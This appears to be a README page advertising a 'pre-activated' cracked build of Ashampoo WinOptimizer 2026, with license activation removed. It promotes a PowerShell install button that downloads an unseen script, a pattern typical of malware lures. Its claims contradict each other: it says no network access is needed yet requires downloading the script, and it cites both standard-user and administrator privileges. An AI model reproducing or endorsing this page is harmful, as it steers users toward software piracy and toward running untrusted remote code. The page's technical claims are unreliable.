Ashampoo WinOptimizer 2026 Standalone Setup for Windows 11
📦 PowerShell Install Button






The Ashampoo Winoptimizer standalone desktop package delivers a complete, pre-activated Windows x64 build suitable for offline deployment and local testing environments. All optimization, cleaning, and system maintenance features are enabled out of the box, eliminating the need for post-install configuration or activation steps. The package is distributed as a self-contained installer with a verified build dated November 2026, ensuring consistency across workstations and reproducible test conditions. Designed for technical users and IT administrators, it supports straightforward provisioning in isolated or air-gapped infrastructures while maintaining full feature parity with the complete product suite.
🔧 Requirements
- OS: Windows 10 / 11
- Shell: PowerShell 5.1+ or PowerShell 7+
- Network: internet access to download the script
- Privileges: standard user
Features
-
Complete Standalone Deployment: Ships as a fully self-contained desktop package for Windows x64, eliminating dependency resolution, package manager requirements, or network access during installation. The build is staged for immediate execution on target workstations.
-
Pre-Activated Configuration: All premium modules and feature tiers are enabled in the distributed build, removing the need for post-install license entry, activation servers, or account binding. The complete functionality set is available on first launch.
-
Comprehensive Optimization Engine: Includes the full suite of system tuning utilities — registry cleaning and compaction, startup item management, background service control, and scheduled maintenance routines — configured to execute against local system state without external calls.
-
Privacy and Cleanup Modules: Bundled components for browsing trace removal, temporary file purging, disk space reclamation, and residual data cleanup, operating entirely against the local filesystem and profile directories.
-
System Monitoring and Diagnostics: Integrated telemetry dashboards for CPU, memory, storage, and process activity, alongside diagnostic reporting tools that generate locally stored output for offline review.
-
Offline-Ready Installation Path: The installer is packaged for air-gapped and restricted-network environments, requiring no live download step, no remote license validation, and no outbound connectivity during setup or first run.
-
Silent and Attended Deployment Modes: Supports both interactive setup for single-workstation use and unattended execution for batch provisioning, with consistent behavior across both paths and no prompt-based interruptions in automated mode.
-
Local Configuration Persistence: Settings, profiles, and optimization schedules are stored in local application data directories, ensuring portability across sessions and compatibility with system imaging or cloning workflows.
-
Version-Pinned Build Integrity: The distribution is version-locked to the 2026 release channel, with all components verified as a single coherent package to prevent partial-update drift or mismatched module versions.
How It Works
The application operates as a self-contained desktop package that deploys its full feature set locally, without requiring an active license server or network handshake during execution. All optimization modules are bundled and initialized through a unified startup sequence, so the complete toolkit becomes available immediately after the executable is launched.
Initialization and Local Provisioning
On first launch, the build performs a one-time provisioning pass. It registers the required runtime components, writes configuration defaults to the local application data directory, and validates integrity of the bundled module set. Because activation is resolved at the package level, no separate key entry, sign-in, or online verification step is involved; the licensing state is already embedded in the distribution.
Modular Optimization Engine
The core engine exposes a set of discrete optimization subsystems that can be run individually or as a combined profile:
- System cleaning routines that target temporary files, caches, logs, and residual registry entries.
- Registry maintenance procedures that detect obsolete keys and consolidate fragmented entries.
- Startup and background process management that controls which components initialize with the operating system.
- Privacy and trace-removal operations that clear activity artifacts across supported applications.
- Performance tuning modules that adjust system responsiveness parameters and disk utilization behavior.
Each module runs against an isolated scan context, produces a previewable change set, and applies modifications only after the results are staged, allowing the user to review scope before committing changes.
Execution Model
Operations are executed through a single orchestrated pipeline rather than independent tools. The pipeline sequences detection, staging, and application phases, then records a session log for each run. Rollback points are generated before destructive actions so that applied changes can be reverted from within the application. Long-running tasks are handled through a background worker that reports progress without blocking the interface.
Standalone Architecture
The build is packaged as a complete standalone setup: dependencies, module binaries, and default profiles ship together in one distribution. It does not depend on external package managers or runtime downloads during normal use, which makes it suitable for offline deployment and reproducible testing environments. Configuration and session data remain local to the machine, and all state is preserved between launches through the application data store.
Compatibility
The standalone desktop build is validated against the following environment matrix.
Operating System: Windows 10 (version 21H2 or later) and Windows 11, both x64 architecture only. Legacy 32-bit Windows installations are not supported by this build. Windows Server editions are untested and not part of the supported configuration.
Runtime Dependencies: The application is fully self-contained and does not require an external .NET runtime, Visual C++ redistributable, or Java installation. All required libraries are bundled within the standalone package to ensure consistent behavior across clean systems.
Hardware Baseline: A minimum of 4 GB RAM and 500 MB of free disk space is recommended for installation and operation. The optimizer modules that perform deep registry and file system scanning benefit from additional memory headroom on systems with large volumes of installed software.
Privilege Requirements: Administrative elevation is required during first launch to register system-level components and enable the optimization modules that interact with protected registry hives and scheduled tasks. Standard user accounts can launch the application afterward, though certain cleaning operations will remain restricted until elevated.
Session Context: The build operates in a standard interactive desktop session. Remote Desktop and virtualized desktop environments are supported provided the underlying host meets the OS and hardware baseline. Headless or service-context execution is out of scope for this build.
Coexistence: The package is designed as a complete standalone installation and does not require a prior installation of the base product. Systems with an existing installation of the same product family should remove the previous version before deploying this build to avoid component registration conflicts. No additional configuration is needed after the setup completes; all features are activated on first run.
Verified Configuration: Compatibility was last validated against the November 2026 build state. Users running insider Windows builds or heavily customized system images should verify core optimization modules behave as expected before relying on the build in production scenarios.
FAQ
What does the pre-activated standalone build include?
The package bundles the complete Ashampoo WinOptimizer 2026 desktop application with all modules unlocked at first launch. The feature set covers system cleaning, registry optimization, startup management, privacy protection, disk defragmentation, and live tuning utilities. No activation step or license entry is required during or after setup.
How does the pre-activated build differ from a standard installation?
The standalone package ships with the activation state pre-applied and all feature gates removed. Unlike a conventional installer, it performs no online license validation and does not require an account or product key. All optimization modules, including those normally restricted to the full edition, are available immediately after the application starts.
Which Windows versions and architectures are supported?
The build targets Windows x64 desktop environments. It is validated against Windows 10 and Windows 11, including recent feature updates. Both 64-bit and 32-bit system components are handled by the installer, but the host OS must be a 64-bit edition. Windows Server configurations are not part of the supported matrix.
What are the approximate storage and memory requirements?
The standalone package occupies roughly 1.7 GB on disk before extraction. After installation, the application footprint is smaller, though temporary setup files may double peak usage during deployment. Runtime memory consumption scales with the number of active optimization modules; typical background operation stays within a few hundred megabytes.
How does the application behave on first launch?
On first launch, the application initializes its local configuration store and performs a hardware capability scan to select an appropriate optimization profile. No network connection is needed for initialization. Module states, scan schedules, and user preferences are stored locally, and the pre-activated state persists across restarts and system reboots.
Can the build be used in offline or air-gapped environments?
Yes. The package is designed for standalone deployment and performs no external lookups during setup or runtime. All optimization definitions, module assets, and activation data are contained within the distribution. This makes the build suitable for isolated test benches, staging machines, and environments without outbound connectivity.
How are updates handled for the standalone build?
The build is distributed as a fixed, versioned package and does not depend on an update service. To move to a newer build, deploy the replacement package over the existing installation; local settings and module preferences are preserved where the configuration schema is unchanged. Because update delivery is manual, version tracking is the responsibility of the deploying administrator.
Is administrative privilege required to run the optimizer?
Elevated rights are required for registry cleaning, startup entry management, and system-level tuning operations, since these modules modify protected system areas. The application requests elevation when such modules are invoked. Read-only scans and reporting functions can run without elevation, but full optimization coverage requires an administrator context.
How is data handled during scans and cleaning operations?
All scan results and cleaning actions are processed locally. The application creates restore points and backup records before modifying registry or system entries, allowing rollback of applied changes from within the tool. No scan telemetry is transmitted externally, and no user data leaves the machine as part of normal optimizer operation.
Disclaimer
This standalone build of Ashampoo WinOptimizer 2026 is provided as a pre-activated local deployment package intended for evaluation, testing, and controlled desktop environments. It is distributed as-is, without warranty of any kind, express or implied, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, and non-infringement. No guarantee is made regarding fitness for production use, regulatory compliance, or suitability for any specific workflow.
All features are enabled in this build to permit full functional verification of the bundled modules, including system cleaning, registry optimization, startup management, privacy controls, and scheduled maintenance routines. Feature availability reflects the state of the package at the time of assembly; behavior may vary across hardware configurations, Windows build revisions, and installed third-party software. Users are responsible for validating behavior in their own environment before relying on any output.
This package is not affiliated with, endorsed by, sponsored by, or otherwise connected to the original developer or publisher of Ashampoo WinOptimizer. All trademarks, product names, and brand references remain the property of their respective owners and are used here solely for descriptive identification purposes. No claim of ownership is made over any third-party intellectual property.
By downloading, extracting, or executing this package, you accept full responsibility for its use. You are solely accountable for ensuring that your usage complies with all applicable local, regional, and international laws, as well as any licensing terms that may govern the underlying software. The maintainers of this package disclaim all liability for data loss, system instability, performance degradation, security incidents, or any direct, indirect, incidental, consequential, or special damages arising from the download, installation, configuration, or operation of this build.
Redistribution, modification, or repackaging of this build is undertaken at your own risk. No support, update cadence, or maintenance commitment is offered or implied. Verify the integrity of all files prior to execution and test in a non-critical environment first.
License
This standalone desktop package is distributed under the terms governing the ashampoo-winoptimizer project. Use of the software constitutes acceptance of the conditions described below.
Grant of Use. The build is supplied as a complete, standalone desktop distribution for the target platform specified in this README. Installation and operation are permitted for personal and internal evaluation purposes, subject to the restrictions outlined in this section.
Permitted Scope. The distribution may be installed on systems owned or administered by the recipient. The pre-activated configuration is provided as-is, intended to reduce setup overhead for offline deployment and testing environments. No additional activation step is required beyond the standard installation procedure described elsewhere in this document.
Restrictions. Redistribution of this build outside its intended distribution channel, sublicensing, resale, or incorporation into commercial products is not permitted without explicit authorization from the project maintainers. Modification of bundled binaries, removal of attribution notices, or repackaging of the installer is prohibited. Reverse engineering beyond what is permitted by applicable law is not authorized.
Third-Party Components. The build incorporates third-party libraries and runtime components, each governed by their respective licenses. Those licenses remain in effect and take precedence where they conflict with this section. No warranty or condition in this document alters the terms of any bundled third-party license.
No Warranty. The software is provided "as is," without warranty of any kind, express or implied, including but not limited to warranties of merchantability, fitness for a particular purpose, and non-infringement. The maintainers do not warrant that operation will be uninterrupted or error-free.
Limitation of Liability. In no event shall the project maintainers or contributors be liable for any direct, indirect, incidental, special, exemplary, or consequential damages arising from the use or inability to use this distribution, even if advised of the possibility of such damages.
Compliance. Recipients are responsible for ensuring that installation and use comply with the laws and regulations applicable in their jurisdiction. The maintainers assume no responsibility for misuse of the distribution.
Acceptance. Proceeding with installation confirms that the recipient has read, understood, and agreed to the terms outlined in this section.